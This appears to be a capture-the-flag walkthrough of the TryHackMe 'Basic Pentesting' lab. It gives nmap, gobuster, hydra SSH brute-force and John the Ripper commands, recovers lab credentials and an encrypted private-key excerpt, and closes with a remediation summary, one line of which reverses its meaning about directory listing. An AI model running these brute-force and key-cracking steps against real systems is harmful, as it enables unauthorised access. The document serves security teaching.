


THM - Basic Pentesting

Q1 – Deploy the machine



Under Task 1, click on the green Start Lab Machine button

THM - Basic Pentesting

Q2 – Find the services exposed

```
nmap -vv -p- -sV -T4 <IP_address>
```

```
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 62 OpenSSH 8.2p1
80/tcp    open  http         syn-ack ttl 62 Apache httpd
139/tcp   open  netbios-ssn  syn-ack ttl 62 Samba smbd 4
445/tcp   open  netbios-ssn  syn-ack ttl 62 Samba smbd 4
8009/tcp  open  ajp13        syn-ack ttl 62 Apache Jserv
8080/tcp  open  http         syn-ack ttl 62 Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

To find all the services exposed by the machine,
use the Nmap command

Q3 – What is the name of the hidden directory on the web server?

```
gobuster dir -u http://<IP_address>/ -w  
/usr/share/wordlists/dirbuster/directory-  
list-2.3-medium.txt -x  
html,php,txt,bak,zip
```

```
/index.html      (Status: 200)  
/development     (Status: 301)
```

To find available directories using directory busting, we can use Gobuster

Q4 – Use brute-forcing to find the username & password

For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

Announcement to staff:

PLEASE do not upload non-work-related items to this share. this is how mistakes happen. (This means you too, Jan!)

-Kay

Enumerating the /development directory gives us a clue that the J user has a weak password, and the SMB public share gives us a couple of user names

Q4 – Use brute-forcing to find the username & password

```
hydra -l jan -P  
/usr/share/wordlists/rockyou.txt -t  
32 ssh://<IP_address>
```

```
[STATUS] 401.00 tries/min, 401 tries in 00:01h, 14344011 to do :  
[22][ssh] host: 10.145.128.218    login: jan    password: armando  
1 of 1 target successfully completed, 1 valid password found
```

With this information, we can use the Hydra brute-forcing tool to find the password for the Jan user

Q5 – What is the username?

```
[STATUS] 401.00 tries/min, 401 tries in 00:01h, 14344011 to do :  
[22][ssh] host: 10.145.128.218  login: jan  password: armando  
1 of 1 target successfully completed, 1 valid password found
```

This question is answered through the previous
Hydra command

Q6 – What is the password?

```
[STATUS] 401.00 tries/min, 401 tries in 00:01h, 14344011 to do :  
[22][ssh] host: 10.145.128.218  login: jan  password: armando  
1 of 1 target successfully completed, 1 valid password found
```

This question is answered through the previous
Hydra command

Q7 – What service do you use to access the server?

```
ssh jan@<IP_address>
```

We can login directly to the server using the SSH client

Q8 – Enumerate the machine to find any vectors for privilege escalation

```
jan@ip-10-145-128-218:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
```

In the kay user's home directory, there is an exposed SSH private key that can be copied and used

Q9 – What is the name of the other user you found?

```
jan@ip-10-145-128-218:/home/kay/.ssh$ ls -la /home
total 20
drwxr-xr-x  5 root    root    4096 Jul 14 12:11 .
drwxr-xr-x 24 root    root    4096 Jul 14 12:11 ..
drwxr-xr-x  2 root    root    4096 Apr 23  2018 jan
drwxr-xr-x  5 kay     kay     4096 Apr 23  2018 kay
drwxr-xr-x  3 ubuntu  ubuntu  4096 Jul 14 12:11 ubuntu
```

You can usually find the names of the regular users on the server by looking in the `/home` directory

Q10 – If you found another user, what can you do?

```
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
```

Usually, there is no public access to other user's home directories, but in this case, there is, so we can enumerate the files in there

Enumerate the machine to find any vectors for privilege escalation

```
└─$ ssh kay@10.145.128.218 -i id_rsa
Enter passphrase for key 'id_rsa':
kay@10.145.128.218's password:
```

```
john
--wordlist=/usr/share/wordlists/rockyou.txt
key.hash
```

We find and copy the kay user's SSH key, but there's a passphrase used with this key, so we need to crack the passphrase, which we can do with the John the Ripper tool

THM - Basic Pentesting

Q11 – What is the final password?

```
kay@ip-10-145-128-218:~$ cat pass.bak  
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

The final password is found in the `pass.bak` file

THM - Basic Pentesting Vulnerability Summary

Let's review the security vulnerabilities we found
on this server

Sensitive Data in Public SMB Fileshares

Announcement to staff:

PLEASE do not upload non-work-related items to this share.
this is how mistakes happen. (This means you too, Jan!)

-Kay

Work notes should not be included in publically accessible SMB fileshares

Directory Listing in the Development Web Endpoint

Index of /development

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 dev.txt	2018-04-23 14:52	483	
 j.txt	2018-04-23 13:10	235	

Directory listing should not be disabled on web endpoints whenever possible

Sensitive Data Exposed in Public Web Endpoint

For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

Work correspondence should not be included in publically accessible web endpoints

Insufficient brute-force protections for SSH service

```
[STATUS] 401.00 tries/min, 401 tries in 00:01h, 14344011 to do :  
[22][ssh] host: 10.145.128.218  login: jan  password: armando  
1 of 1 target successfully completed, 1 valid password found
```

SSH servers should have brute-force protections,
such as Fail2Ban, in place

Weak Password For User Account

```
[STATUS] 401.00 tries/min, 401 tries in 00:01h, 14344011 to do :  
[22][ssh] host: 10.145.128.218  login: jan  password: armando  
1 of 1 target successfully completed, 1 valid password found
```

Passwords should be at least 8 characters long,
and include uppercase and lowercase letters,
numbers and special characters

Insufficient File Permissions on Server Home Directories

```
jan@ip-10-145-128-218:/home/kay/.ssh$ ls -la /home
total 20
drwxr-xr-x  5 root    root    4096 Jul 14 12:11 .
drwxr-xr-x 24 root    root    4096 Jul 14 12:11 ..
drwxr-xr-x  2 root    root    4096 Apr 23  2018 jan
drwxr-xr-x  5 kay     kay     4096 Apr 23  2018 kay
drwxr-xr-x  3 ubuntu ubuntu 4096 Jul 14 12:11 ubuntu
```

Contents of home directories should only be accessible to their respective owners

Insufficient File Permissions on User SSH directories

```
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
```

SSH configuration directories and contents should not be publicly readable

Weak Passphrase for SSH Private Key File

```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt key.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPEN
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
```

SSH private keys should be secured with
passphrases that match criteria for secure
passwords